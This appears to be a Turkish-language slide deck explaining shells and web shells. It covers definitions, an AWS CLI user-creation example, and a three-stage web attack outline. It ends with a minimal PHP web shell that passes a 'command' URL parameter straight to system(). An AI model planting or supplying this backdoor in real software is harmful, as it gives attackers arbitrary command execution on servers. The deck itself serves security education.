

- Kabuk: işletim sistemini kullanıcıya veya diğer programlara açan program
- Komut satırı arayüzünü (CLI) veya grafik kullanıcı arayüzünü (GUI) kullanma
- İşletim sisteminin etrafını saran “en dış katman”



```
James (aws)
/usr/local/bin $ aws iam create-user --cli-auto-prompt
--user-name: James
--user-name [string]: The name of the user to create.
```




Web Kabukları: Kabuk Benzeri Bir Arka Kapı




Web Kabukları Nasıl İçeri Girer?



Bir Web Saldırısının Anatomisi



web shells



Etki

3

- Veri ihlali
- Sistem/Veri erişim kaybı
- Fidyeye gaspı
- Tahrifat

Yükseltme

2


- Varlık oluşturmak için web sunucusuna yüklenen **kötü amaçlı yazılım**
- Ek kötü amaçlı yazılım (yük) şu amaçlarla yürütülür:
 - fidye yazılımı saldırısı gerçekleştirmek
 - veri sızdırmak
 - hasat kimlik bilgileri
 - yanlamasına hareket etmek
 - hesap erişimini yükseltme

Sızıntı

1

- İlk erişimi elde etmek için kullanılan web sunucusu veya WAS güvenlik açıkları
- Örneğin SQL enjeksiyonu, çalınan kimlik bilgileri, kimlik avı

Vahşi Doğada Web Kabukları



```
1 <form method="get" name="shell">
2 <input type="text" name="command" id="command" size="80" autofocus>
3 <input type="submit" value="Run">
4 </form>
5 <pre><?php if(isset($ GET['command'])) { system($ GET['command']); }?></pre>
```

